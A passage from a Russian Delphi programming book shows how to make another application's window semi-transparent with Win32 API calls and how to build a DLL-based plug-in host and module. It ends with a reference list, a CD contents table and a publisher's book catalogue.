Но я не стал бы заводить разговор о пустяке, если бы у меня не было в запасе интересной идеи и соответствующего примера. Посмотрите на рис. 7.8 (лучше всего открыть файл \Примеры\Глава 7\ Transparency\Screen2 на компакт-диске) и вы увидите полупрозрачное главное окно Microsoft Word. Сквозь это окно можно увидеть фотофафию одной из самых красивых актрис (на мой взгляд) — Cameron Diaz. В MS Word нет возможности управления прозрачностью окон. Тогда возникает вопрос: "Как я этого добился?" Нет, это не ловкость рук и демонстрация возможностей Photoshop. Это демонстрация использования функций работы с прозрачностью. Я написал

свою маленькую программку, которая может изменить прозрачность любого окна, и сейчас мы познакомимся с ее исходным кодом.

Рис. 7.8. Полупрозрачная главная форма одной из моих программ

Весь код достаточно прост. Я создал новый проект и поместил на него всего лишь одну кнопку. В обработчике события нажатия кнопки я написал следующий код:

```
procedure TForm1.Button1Click(Sender: TObject);
var
 old: longint;
 hwin:HWND;
begin
 hwin:=FindWindow(nil, 'Документ1 - Microsoft Word');
 if hwin<>0 then
  begin
   old:=GetWindowLongA(hwin,GWL_EXSTYLE);
   SetWindowLongA(hwin,GWL_EXSTYLE,old or $80000);
```

```
    SetLayeredWindowAttributes(hwin, 0, 150, $2);
  end;
end;
```

Как видите, все просто. В первой строке отыскиваем запущенное окно программы Microsoft Word. Поиск происходит по заголовку окна с помощью API-функции FindWindow. Эта функция ищет окно программы по следующим параметрам:

- класс окна;
- заголовок окна.

В качестве класса указано значение nil. Это означает, что нужно найти окно по второму параметру (по заголовку), а класс окна может быть любой.

После этого проверяем: если значение, которое нам вернула функция Findwindow, не равно нулю, значит, функция нашла окно, иначе такое окно не запущено или вы неправильно ввели заголовок окна. Если окно найдено, то выполняются следующие три строчки:

```
old:=GetWindowLongA(hwin,GWL_EXSTYLE);
SetWindowLongA(hwin,GWL_EXSTYLE,old or $80000);
SetLayeredWindowAttributes(hwin, 0, 150, $2);
```

Весь этот код выполняется с найденным окном. В первой строке мы узнаем текущие параметры окна с помощью уже знакомой функции GetWindowLongA. Во второй строке устанавливаем новые параметры, добавив к старому стилю шестнадцатеричное значение $80000. Таким образом включается возможность прозрачности. Это примерно то же самое, что установить у главного окна свойство AlphaBlend равным true.

Теперь нам надо установить уровень прозрачности. Это делается с помощью функции SetLayeredWindowAttributes. Первый параметр функции — указатель на окно. Второй мне не известен. Третий — величина прозрачности, которая изменяется в пределах от 0 до 255. В примере подставлена прозрачность, равная 150, но если вы захотите рассчитывать в процентах, то можете вставить сюда формулу (255 * *x)* DIV юо, где х — процент прозрачности от 0 до 100. Последний параметр — константа, и, как я понимаю, она обязана быть такой.

Внимание!!! Если во время компиляции Delphi выдаст ошибку по поводу функции SetLayeredWindowAttributes, то перед ключевым словом implementation и после раздела var основного кода необходимо добавить следующее описание функции:

```
function SetLayeredWindowAttributes(hwnd: longint; crey: byte;
 bAlpha: byte; dwFlags: longint): longint; stdcall;
 external 'USER32.DLL';
```

Это может понадобиться, если вы используете Delphi 5, в котором еще нет описания этой новой функции, потому что в старой Windows такой возможности не было.

На компакт-диске в директории \Примеры\Глава 7\Transparency вы можете увидеть пример этой программы и цветные рисунки этого раздела.

7.6. Написание plug-in модулей

В последнее время в большинство программ стали встраивать возможность работы с дополнительными модулями (plug-ins). Это не просто дань моде, это возможность наделить свои программы дополнительными возможностями за счет независимых разработчиков. Один программист или даже целая компания не могут делать все самостоятельно. Именно поэтому они предлагают независимым разработчикам возможность улучшения их продукта собственными силами.

В течение всего раздела я буду называть эти модули встраиваемыми, дополнительными или подключаемыми, а понимать буду одно и то же — plug-in модуль. Модули plug-ins чаще всего выполняют в виде динамических библиотек (dll), которые могут подключаться к основной программе. Ваш проект при загрузке будет проверять определенное место в поиске таких dll-файлов. Если таковые будут найдены, то в определенном меню появятся команды, использующие функции модуля.

7.6.1. Создание программы для работы с plug-in

Давайте создадим собственный plug-in модуль и тестовую программу для него, чтобы сделать все на практике своими руками. Начнем мы с написания основной программы. Для этого создайте новый проект простого приложения **(Application).** На главной форме мы разместим компоненты `MainMenu` и `Memo1`. В меню мы создадим два главных пункта: **Файл** и **Plug-ins.** В первом пункте можете создать подменю **Выход,** а второй нужно оставить пустым, потому что он будет заполняться функциями из дополнительного модуля.

Компонент `Memo1` можно растянуть по всей форме, чтобы пример выглядел более солидно. Мой вариант программы вы можете увидеть на рис. 7.9.

В самом модуле в разделе type нужно объявить следующий объект:

```
type
  TIPluginDemo = class
  public
    function GetApplication: TApplication; virtual; stdcall;
```

```
  procedure AddMenuItem(MenuItemCapt: String;
    Proc: TNotifyEvent); virtual; stdcall;

  procedure AddItem(Item: String); virtual; stdcall;
end;
```



Рис. 7.9. Форма с меню и *Memo*

Это объект, через который наша программа будет взаимодействовать с встраиваемым модулем. У этого объекта есть три метода.

- GetAppiication — с помощью данного метода модуль сможет получать ссылку на объект приложения главной программы. Хотя в своем примере я это использовать не буду, но все же решил показать, как передавать в дополнительный модуль ссылку на главное приложение. Эта возможность может понадобиться для модуля plug-ins, если он захочет создать какие-либо дополнительные окна, которые должны будут зависеть от главного приложения;
- `AddMenuItem` — этот метод в главном окне будет создавать пункт меню, предназначенный для использования возможностей встраиваемого модуля;
- `AddItem` — через этот метод встраиваемый модуль будет выводить информацию в главное окно, а точнее сказать, в компонент `Memo1`.

Теперь посмотрим на реализацию всех этих методов в нашем приложении. Первым на очереди GetAppiication:

```
function TIPluginDemo.GetApplication: TApplication;
begin
 Result:=Application;
end;
```

Здесь мы просто присваиваем результату выполнения функции ссылку на главное приложение. Таким простым способом дочерний модуль сможет узнать все, что ему необходимо.

Следующий метод — AddMenuItem:

```
procedure TIPluginDemo.AddMenuItem(MenuItemCapt: String;
   Proc: TNotifyEvent);
var
 NewItem: TMenuItem;
begin
 NewItem:=TMenuItem.Create(PluginDemoForm);
 NewItem.Caption:=MenuItemCapt;
 NewItem.OnClick:=Proc;
 PluginDemoForm.Utilities1.Add(NewItem);
end;
```

Здесь мы создаем подпункт в меню **Plug-ins** главного окна. В качестве заголовка пункта меню используется первый переданный параметр. В качестве обработчика события Onclick для созданного пункта указывается процедура, переданная во втором параметре. Таким образом, дочерний модуль создает в главном окне пункт меню и назначает ему свой обработчик события.

Ну и последний метод — AddItem:

```
procedure TIPluginDemo.AddItem(Item: String);
begin
 PluginDemoForm.Memo1.Lines.Add(Item);
end;
```

Здесь просто выводится информация, переданная из модуля в компонент Memo1. Эту функцию наш метод может использовать для вывода на экран результатов каких-то расчетов, которые может выполнять дополнительный модуль.

Напоминаю, что все три функции и весь класс вообще предназначены для обеспечения взаимодействия встраиваемого модуля с главной программой.

Теперь после ключевого слова implementation объявим следующее:

```
type
  TInitPlugin = procedure(PlugClass: TIPluginDemo);

const
  PlugInitProc: PChar = 'InitPlugin';
```

В разделе type объявлена переменная TInitPlugin как процедура. Таким образом описывается название и параметры процедуры из модуля plug-in. Она будет вызываться из этой программы, а встраиваемый модуль будет инициализировать свои данные, например, добавлять необходимые ему пункты меню в главное окно.

В разделе const объявляется строковая константа со значением InitPlugin. Это имя процедуры инициализации (тип этой процедуры мы только что описали в разделе type) из встраиваемого модуля.

Самое последнее, что нам нужно сделать, прежде чем мы приступим к программированию, это объявить несколько переменных в разделе private:

```
private
  { Private declarations }
  PInterface: TIPluginDemo;
    il:TList;
```

Первая переменная будет инициализировать модуль и хранить ссылку на него. Эта переменная должна быть доступной на протяжении всего времени выполнения программы. Вторая переменная — это список, в который мы будем вносить все указатели на загруженные модули PInterface, чтобы сохранять все ссылки целыми и невредимыми.

Для работы с дополнительными модулями у нас все готово. Теперь во время запуска программы мы должны запустить поиск в определенной директории на наличие dll-файлов. Для этого в обработчике события OnCreate напишем следующий код:

```
procedure TPluginDemoForm.FormCreate(Sender: TObject);
var
 Found, Attr: Integer;
 SearchRec: TSearchRec;
 PluginHandle: THandle;
 InitPlugin: TInitPlugin;
begin
 il:=TList.Create;
 PlugDir := ExtractFilePath(Application.ExeName) + 'PLUGINS\';
 Attr := faReadOnly or faHidden or faSysFile or faArchive;
 Found := FindFirst(PlugDir+'*.DLL', Attr, SearchRec);
 while Found = 0 do
  begin
   try
    PluginHandle:=LoadLibrary(PChar(PlugDir+SearchRec.Name));
    @InitPlugin:=GetProcAddress(PluginHandle,PlugInitProc);
    if Longint(@InitPlugin)<>0 then
     begin
      try
       PInterface:=TIPluginDemo.Create;
       InitPlugin(PInterface);
```

```
        il.Add(PInterface);
       except
        raise Exception.Create('Ошибка загрузки !');
       end
      end
     else
      FreeLibrary(PluginHandle);
    except
     raise Exception.Create('Ошибка '+SearchRec.Name);
    end;
    Found := FindNext(SearchRec);
   end;
 FindClose(SearchRec);
end;
```

В самом начале инициализируется список il. Затем заносим в переменную plugDir директорию, в которой нужно будет искать дополнительные модули.

После этих приготовлений запускается поиск файлов в указанной директории с помощью функции FindFirst. Если файл найден, то загружаем найденную библиотеку В память С ПОМОЩЬЮ функции LoadLibrary. Следующим этапом ищем в загруженной библиотеке процедуру инициализации с помощью функции GetProcAddress. У этой функции имеется два параметра:

- указатель на загруженную библиотеку;
- второй параметр — имя процедуры, которую надо найти. Здесь мы указываем КОНСТаНТу GetProcAddress, В КОТОрОЙ хранится ИМЯ 'InitPlugin'.

Если результат выполнения функции GetProcAddress не равен нулю, значит процедура инициализации найдена, и ее надо выполнить. Для этого сначала создаем объект типа TIPluginDemo — это интерфейс, который мы создали для взаимодействия дополнительного модуля с главной программой. После этого вызываем процедуру InitPlugin из библиотеки, передавая ей указатель на созданный для взаимодействия интерфейс. Тут же добавляем переменную PInterface в список il для последующего использования.

Если функция инициализации не найдена, то выгружаем библиотеку, потому что это может быть любой dll-файл, не являющийся plug-in-модулем для нашей программы. Делается это с помощью API-функции FreeLibrary.

При событии onDestroy главной формы мы должны уничтожить список:

```
procedure TPluginDemoForm.FormDestroy(Sender: TObject);
begin
 il.Free;
end;
```

Это основное, что вам необходимо сделать для создания главного приложения, чтобы оно могло работать с plug-in модулями. Если вам нужны будут более сложные взаимодействия между главной программой и дополнительным модулем, то придется расширить возможности объекта `TIPluginDemo`.

7.6.2. Создание plug-in модуля

Основная программа готова. Вот теперь примемся за написание plug-in модуля, который будет подключаться к ней. Для этого нужно создать новый проект dll-файла. Для этого в Delphi откройте в меню **File** подменю New, а затем выберите пункт **Other.** В появившемся окне создания нового проекта выберите элемент **DLL Wizard** и нажмите кнопку OK.



Рис. 7.10. Создание проекта динамической библиотеки

Код созданного модуля приведите к следующему виду:

```
library PluginsDemo;

uses
  Dialogs,
  SysUtils,
  Unit1 in 'Unit1.pas' {Form1};

procedure InitPlugin(PlugClass: TPluginInterface);
begin
```

```
 DemoInterface:=PlugClass;
 Form1:=TForm1.Create(nil);
 PlugClass.AddMenuItem('Показать Plug-in',Form1.ShowMe);
 PlugClass.AddMenuItem('Простой вызов',Form1.Button1Click);
 PlugClass.AddMenuItem('Добавить пункт',Form1.Button2Click);
end;

exports

  InitPlugin;

begin

end.
```

Самое основное здесь — это процедура `InitPlugin`. Это как раз та процедура, которая будет вызываться для инициализации дополнительного модуля. В первой строке сохраняется указатель на интерфейс взаимодействия между модулями в переменной `DemoInterface`. Данную переменную мы пока еще не описали, но сделаем это в ближайшее время. В следующей строке инициализируется форма `Form1`, которую мы также сейчас создадим.

После этого в меню основной программы создаются три пункта меню с помощью вызова метода `AddMenuItem` объекта PlugClass. В эти пункты передаются их названия и функции-обработчики, которые тоже еще предстоит написать.

Помимо того, что мы создали процедуру, ее нужно объявить как экспортируемую, чтобы внешние программы могли ее увидеть. Для этого процедура должна быть описана в разделе export. Это нужно сделать обязательно!!!

Теперь добавим в нашу библиотеку новую форму. Для этого нужно в меню **File** открыть подменю New, и затем выбрать пункт **Form.** На новой форме разместим три кнопки:

- **Показать диалоговое окно;**
- **Добавить элемент;**
- **Спрятать окно.**

Внешний вид формы вы можете увидеть на рис. 7.11. Помимо кнопок на моей форме расположен еще и рисунок, но он использован только для украшения.

Теперь опишем внешний вид интерфейса, с помощью которого происходит взаимодействие между plug-in модулем и главной программой. Для этого в разделе type напишите следующее:

```
TPluginInterface = class
 public
```

```
  function GetApplication: TApplication; virtual; stdcall; abstract;

  procedure AddMenuItem(MenuItemCapt: string;
     Proc: TNotifyEvent); virtual;  stdcall; abstract;

  procedure AddItem(Item: String); virtual;  stdcall; abstract;
end;
```



Рис. 7.11. Форма дополнительного модуля, которая будет вызываться из главной программы

Это объявление похоже на то, что мы писали в основной программе. Единственная разница заключается в том, что после каждого имени метода стоит слово abstract. Это слово указывает на то, что метод не будет описан в этом модуле и является абстрактным. Это необходимо, потому что реализация всего объекта находится в основной программе, а здесь мы делаем только описание, чтобы можно было пользоваться возможностями интерфейса.

В разделе var нужно объявить переменную DemoInterface, в которой будет сохраняться указатель на объект взаимодействия между модулями. Эту переменную мы уже использовали в процедуре InitPlugin, а здесь добавляем ее описание:

```
var
  Form1: TForm1;
  Demointerface: TPluginInterface;
```

Теперь создадим обработчики события Onclick для всех кнопок нашей формы. Для кнопки **Показать диалоговое окно** пишем следующий код:

```
procedure TForm1.Button1Click(Sender: TObject);
begin
 ShowMessage('Привет!');
end;
```

Здесь мы всего лишь отображаем стандартное окно сообщений с надписью "Привет!".

Для кнопки **Добавить элемент** вставим следующий код:

```
procedure TForm1.Button2Click(Sender: TObject);
begin
 DemoInterface.AddItem('Новый элемент');
end;
```

Здесь мы используем метод `AddItem` интерфейса для добавления из нашего модуля новой строки в компонент Memo главной программы.

В обработчике события нажатия кнопки **Спрятать окно** напишете:

```
procedure TForm1.Button3Click(Sender: TObject);
begin
 Hide;
end;
```

Обратите внимание, что вызывается метод Hide, а не close. С помощью этого метода окно закрывается, но не уничтожается. Если бы мы написали `Close`, то после первого закрытия окна оно уничтожилось бы, и в следующий раз мы уже не смогли его отобразить из главного окна. При первой же попытке появилась бы ошибка доступа к памяти.

Помимо этого, в разделе public нужно описать еще два метода, которые мы используем:

```
public
  procedure ShowMe(Sender: TObject);
  procedure HideMe(Sender: TObject);
```

Реализация этих процедур будет выглядеть следующим образом:

```
procedure TForm1.ShowMe(Sender: TObject);
begin
 Show;
end;

procedure TForm1.HideMe(Sender: TObject);
begin
 hide();
end;
```

Скомпилированный dll-файл нужно поместить в поддиректорию **Plugins** основной программы. После этого, запустив основную программу и выбрав меню **Plug-ins,** вы должны увидеть пункты меню с возможностями, предоставляемыми дополнительным модулем (рис. 7.12).

Попробуйте поработать с этой программой, вызывая различные пункты меню. Вы должны понять, как работает основная программа, и как она взаимодействует с plug-in модулем.



Рис. 7.12. Меню главной программы с возможностями, предоставляемыми дополнительным модулем

На компакт-диске в директории \Примеры\Глава 7\Plug-ins вы можете увидеть пример этой программы.

Список литературы и ресурсы Интернета

1. Рубрика "Кодинг" журнала "Хакер" всегда содержит множество интересных примеров.
2. **http://www.delphi-jedi.org/** — большой сайт, содержащий множество заголовочных файлов для Delphi и бесплатных программ.
3. **http://www.delphibest.narod.ru/** — сайт иногда пропадает, но если вам удастся на него попасть, то сможете найти очень интересные статьи.
4. **http://www.iatp.kharkov.ua/sites/program/program/titul.htm** — лучший сайт для системного программиста.

Описание компакт-диска

Папки	Описание
\Headers	Все необходимые заголовочные файлы, которые нужно будет подключать к Delphi для компиляции некоторых примеров
\Source	Исходные коды своих простых программ, чтобы вы могли ознакомиться с реальными приложениями. Их немного, но посмотреть стоит
\Sofl	Инсталляционный пакет программы Adobe Acrobat Reader v5.0. Если у вас нет этой программы, то вы должны ее установить, чтобы можно было читать документацию, расположенную на диске
\Vr-online	Полная копия сайта автора, а это 100 Мбайт документации, полезной информации, исходных кодов и компонентов. Здесь же вы можете найти мою книгу "Библия Delphi" в электронном виде. В ней вы найдете все необходимые для понимания материала основы, и если вы еще ни разу не видели Delphi, то после прочтения этой книги вы сможете понять все описанное не хуже хакера
\Документация	Дополнительная документация, которая может понадобиться для понимания некоторых глав
\Иконки	В этой директории вы найдете большую коллекцию значков, которые вы можете использовать в своих программах. Эту коллекцию я подбирал достаточно долго, и все значки хорошего качества
\Компоненты	Дополнительные компоненты, которые будут использоваться в примерах книги
\Программы	Программы, которые пригодятся в программировании. Среди них Header Convert — программа, которая конвертирует заголовочные файлы с языка C на Delphi, и ASPack — программа сжатия запускных файлов

Книги издательства "БХВ-Петербург" в продаже:

Серия "В подлиннике"

Андреев А. и др. MS Windows XP: Home Edition и Professional	848 с.
Андреев А. и др. Windows 2000 Professional. Русская версия	700 с.
Андреев А. и др. Microsoft Windows 2000 Server. Русская версия	960 с,
Андреев А. и др. Новые технологии Windows 2000	576 с.
Андреев А. и др. Microsoft Windows 2000 Server и Professional. Русские версии	1056 с.
Ахаян Р. Macromedia ColdFusion	672 с.
Браун М. HTML 3.2 (с компакт-диском)	1040 с.
Вебер Дж. Технология Java (с компакт-диском)	1104 с.
Власенко С. Компакт-диск с примерами к книгам серии "В подлиннике"; "MS Office XP в целом", "MS Access 2002", "MS Word 2002", "MS Excel 2002"	32 с.
Власенко С. Microsoft Word 2002	992 с
Гофман В., Хомоненко А. Delphi 6	1152 с.
Долженков В. MS Excel 2002	1072 с
Закер К. Компьютерные сети. Модернизация и поиск неисправностей	1008 с.
Колесниченко О., Шишигин И. Аппаратные средства PC, 4-е издание	1024 с.
Мамаев Е. MS SQL Server 2000	1280 с.
Матросов А, и др, HTML 4.0	672 с.
Михеева В., Харитонова И. Microsoft Access 2000	1088 с.
Михеева В., Харитонова И. Microsoft Access 2002	1040 с.
Новиков Ф., Яценко А. Microsoft Office 2000 в целом	728 с.
Новиков Ф., Яценко А. Microsoft Office XP в целом	928 с.
Ноутон П., Шилдт Г. Java 2	1072 с.
Пауэлл Т. Web-дизайн	1024 с.
Персон Р. Word 97	1120 с.
Питц М., Кирк Ч. XML	736 с.
Пономаренко С. Adobe Illustrator 9.0	608 с.
Пономаренко С. Adobe Photoshop 6.0	832 с.
Пономаренко С. CorelDRAW 9	576 с.
Пономаренко С. Macromedia FreeHand 9	432 с.
Русеев С. WAP: технология и приложения	432 с.
Секунов Н. Обработка звука на PC (с дискетой)	1248 с.
Сузи Р. Python (с компакт-диском)	768 с.
Тайц А. М., Тайц А. А. Adobe PageMaker 7.0	784 с.
Тайц А. М,, Тайц А. А. Adobe InDesign	704 с.
Тайц А. М., Тайц А. А. CorelDRAW 9: все программы пакета	1136 с.
Тайц А. М., Тайц А. А. CorelDRAW 10: все программы пакета	1136 с.
Тихомиров Ю. Microsoft SQL Server 7.0	720 с.

Уильямс Э. и др. Active Server Pages (с компакт-диском)	672 с.
Усаров Г. Microsoft Outlook 2002	656 с.
Ханкт Ш. Эффекты CorelDRAW (с компакт-диском)	704 с.

Серия "Мастер"

CD-ROM с примерами к книгам "Ресурсы MS Windows NT Server 4.0" и "Сетевые средства Windows NT Server 4"	
Microsoft Press. Электронная коммерция. B2B-программирование (с компакт-диском)	368 с.
Microsoft Press. Visual Basic 6.0	992 с.
Microsoft Press. Ресурсы MS Windows NT Server 4.0	752 с
Айзекс С. Dynamic HTML (с компакт-диском)	496 с.
Анин Б. Защита компьютерной информации	384 с.
Асбари С. Корпоративные решения на базе Linux	496 с.
Березин С. Факс-модемы: выбор, подключение, выход в Интернет	256 с.
Березин С. Факсимильная связь в Windows	250 с,
Борн Г. Реестр Windows 98 (с дискетой)	496 с.
Бухвалов А. и др. Финансовые вычисления для профессионалов	320 с.
Валиков А. Технология XSLT	432 с.
Габбасов Ю. Internet 2000	448 с.
Гарбар П. Novell GroupWise 5.5: система электронной почты и коллективной работы	480 с.
Гарнаев А, Microsoft Excel 2000: разработка приложений	576 с.
Гарнаев А. Excel, VBA, Internet в экономике и финансах	816 с.
Гарнаев А., Гарнаев С. Web-программирование на Java и JavaScript	1040 с.
Гордеев О. Программирование звука в Windows (с дискетой)	384 с.
Гофман В., Хомоненко А. Работа с базами данных в Delphi	656 с.
Дарахвелидзе П. и др. Программирование в Delphi 5 (с дискетой)	784 с.
Дронов В. JavaScript в Web-дизайне	880 с.
Дубина А. и др. MS Excel в электронике и электротехнике	304 с.
Дубина А. Машиностроительные расчеты в среде Excel 97/2000 (с дискетой)	416 с.
Дунаев С. Технологии Интернет-программирования	480 с.
Жарков С. Shareware: профессиональная разработка и продвижение программ	320 с.
Зима В. и др. Безопасность глобальных сетевых технологий	320 с.
Киммел П. Borland C++ 5	976 с.
Костарев А. PHP в Web-дизайне	592 с.
Краснов М. DirectX. Графика в проектах Delphi (с компакт-диском)	416 с.
Краснов М. Open GL в проектах Delphi (с дискетой)	352 с.
Кубенский А. Создание и обработка структур данных в примерах на Java	336 с.
Кулагин Б. 3ds max 4: от объекта до анимации	448 с,
Купенштейн В. MS Office и Project в управлении и делопроизводстве	400 с.
Куприянов М. и др. Коммуникационные контроллеры фирмы Motorola	560 с.
Лавров С. Программирование. Математические основы, средства, теория	304 с.
Лукацкий А. Обнаружение атак	624 с.

Матросов А. Maple 6. Решение задач высшей математики и механики	528 с.
Медведев Е., Трусова В. "Живая" музыка на PC (с дискетой)	720 с.
Мешков А., Тихомиров Ю. Visual C++ и MFC, 2-е издание (с дискетой)	1040 с.
Миронов Д. Создание Web-страниц в MS Office 2000	320 с.
Мещеряков Е., Хомоненко А. Публикация баз данных в Интернете	560 с.
Михеева В., Харитонова И. Microsoft Access 2000; разработка приложений	832 с.
Новиков Ф. и др. Microsoft Office 2000: разработка приложений	680 с.
Нортон П. Разработка приложений в Access 97 (с компакт-диском)	656 с.
Одинцов И. Профессиональное программирование. Системный подход	512 с.
Олифер В., Олифер Н. Новые технологии и оборудование IP-сетей	512 с.
Подольский С. и др. Разработка интернет-приложений в Delphi (с дискетой)	432 с.
Полещук Н. Visual LISP и секреты адаптации AutoCAD	576 с.
Понамарев В. COM и ActiveX в Delphi	320 с.
Пономаренко С. Adobe InDesign: дизайн и верстка	544 с.
Попов А. Командные файлы и сценарии Windows Scripting Host	320 с.
Приписное Д. Моделирование в 3D Studio MAX 3.0 (с компакт-диском)	352 с.
Роббинс Дж, Отладка приложений	512 с.
Рудометов В., Рудометов Е. PC: настройка, оптимизация и разгон, 2-е издание	336 с.
Русеев Д. Технологии беспроводного доступа. Справочник	352 с.
Соколенко П. Программирование SVGA-графики для IBM	432 с.
Тайц А. Каталог Photoshop Plug-Ins	464 с.
Тихомиров Ю. MS SQL Server 2000: разработка приложений	368 с.
Тихомиров Ю. SQL Server 7.0: разработка приложений	370 с.
Тихомиров Ю. Программирование трехмерной графики в Visual C++ (с дискетой)	256 с.
Трельсен Э. Модель COM и библиотека ATL 3.0 {с дискетой)	928 с.
Федоров А., Елманова Н. ADO в Delphi (с компакт-диском)	816 с.
Федорчук А. Офис, графика, Web в Linux	416 с.
Чекмарев А. Windows 2000 Active Directory	400 с.
Чекмарев А. Средства проектирования на Java (с компакт-диском)	400 с.
Шапошников И. Web-сайт своими руками	224 с.
Шапошников И. Интернет-программирование	224 с.
Шапошников И. Справочник Web-мастера. XML	304 с.
Шилдт Г. Теория и практика C++	416 с.
Яцюк О., Романычева Э. Компьютерные технологии в дизайне. Логотипы, упаковка, буклеты (с компакт-диском)	464 с.

Серия "Изучаем вместе с BHV"

Березин С. Internet у вас дома, 2-е издание	752 с.
Тайц А. Adobe Photoshop 5.0 (с дискетой)	448 с.

Серия "Самоучитель"

Ананьев А., Федоров А. Самоучитель Visual Basic 6.0	624 с.
Васильев В. Основы работы на ПК	448 с.
Гарнаев А. Самоучитель VBA	512 с.
Герасевич В. Самоучитель. Компьютер для врача	640 с.
Дмитриева М. Самоучитель JavaScript	512 с.
Долженков В. Самоучитель Excel 2000 (сдискетой)	368 с.
Исагулиев К. Macromedia Dreamweaver 4	560 с.
Исагулиев К. Macromedia Flash 5	368 с.
Кетков Ю., Кетков А. Практика программирования: Бейсик, Си, Паскаль (сдискетой)	480 с.
Кирьянов Д. Самоучитель Adobe Premiere 6.0	432 с.
Кирьянов Д. Самоучитель MathCAD 2001	544 с.
Коркин И. Самоучитель Microsoft Internet Explorer 6.0	288 с.
Котеров Д. Самоучитель PHP 4	576 с.
Культин Н. Программирование на Object Pascal в Delphi 6 (с дискетой)	528 с.
Культин Н. Самоучитель. Программирование в Turbo Pascal 7.0 и Delphi, 2-е издание (с дискетой)	416 с.
Леоненков А. Самоучитель UML	304 с.
Матросов А., Чаунин М. Самоучитель Perl	432 с.
Омельченко Л., Федоров А. Самоучитель Microsoft FrontPage 2002	576 с,
Омельченко Л., Федоров А. Самоучитель Windows 2000 Professional	528 с.
Омельченко Л., Федоров А. Самоучитель Windows Millennium	464 с.
Пекарев Л. Самоучитель 3D Studio MAX 4.0	370 с.
Полещук Н. Самоучитель AutoCad 2000 и Visual LISP, 2-е издание	672 с.
Полещук Н. Самоучитель AutoCAD 2002	608 с.
Понамарев В. Самоучитель Kylix	416 с.
Секунов Н. Самоучитель Visual C++ 6 (сдискетой)	960 с.
Секунов Н. Самоучитель C#	576 с.
Сироткин С. Самоучитель WML и WMLScript	240 с.
Тайц А. М., Тайц А. А. Самоучитель Adobe Photoshop 6 {сдискетой)	608 с.
Тайц А. М., Тайц А, А. Самоучитель CorelDRAW 10	640 с.
Тихомиров Ю. Самоучитель MFC (сдискетой)	640 с.
Хабибуллин И. Самоучитель Java	464 с.
Хомоненко А. Самоучитель Microsoft Word 2002	624 с.
Шапошников И. Интернет. Быстрый старт	272 с.
Шапошников И. Самоучитель HTML 4	288 с.
Шилдт Г. Самоучитель C++, 3-е издание (сдискетой)	512 с.

Серия "Компьютер и творчество"

Деревских В. Музыка на PC своими руками	352 с.
Дунаев В. Сам себе Web-дизайнер	512 с.
Дунаев В. Сам себе Web-мастер	288 с.

Людиновсков С. Музыкальный видеоклип своими руками	320 с.
Петелин Р., Петелин Ю. Аранжировка музыки на PC	272 с.
Петелин Р., Петелин Ю. Звуковая студия в PC	256 с.
Петелин Р., Петелин Ю. Музыка на PC. Cakewalk Pro Audio 9. Секреты мастерства	420 с.
Петелин Р., Петелин Ю. Музыка на PC. Cakewalk. "Примочки" и плагины	272 с.
Петелин Р., Петелин Ю. Музыкальный компьютер. Секреты мастерства	608 с.
Петелин Р., Петелин Ю. Персональный оркестр в PC	240 с,

Серия "Учебное пособие"

Бенькович Е, Практическое моделирование динамических систем (с компакт-диском)	464 с.
Гомоюнов К. Транзисторные цепи	240 с.
Дорот В. Толковый словарь современной компьютерной лексики, 2-е издание	512 с.
Культин Н. C/C++ в задачах и примерах	288 с.
Культин Н. Turbo Pascal в задачах и примерах	256 с.
Порев В. Компьютерная графика	432 с,
Робачевский Г. Операционная система Unix	528 с.
Сафронов И. Бейсик в задачах и примерах	224 с.
Солонина А. и др. Алгоритмы и процессоры цифровой обработки сигналов	464 с.
Солонина А. и др. Цифровые процессоры обработки сигналов фирмы MOTOROLA	512 с.
Угрюмов Е. Цифровая схемотехника	528 с.
Шелест В. Программирование	592 с.

Серия "Знакомьтесь"

Надеждин Н. Карманные компьютеры	304 с.
Надеждин Н. Портативные компьютеры	288 с.
Надеждин Н. Знакомьтесь, цифровые фотоаппараты	304 с.

Серия "Быстрый старт"

Васильева В. Персональный компьютер. Быстрый старт	480 с.
Гофман В., Хомоненко А. Delphi. Быстрый старт	288 с.
Дмитриева М. JavaScript. Быстрый старт	336 с.
Культин Н. Microsoft Excel. Быстрый старт	208 с.
Хомоненко А., Гридин. В. Microsoft Access. Быстрый старт	304 с.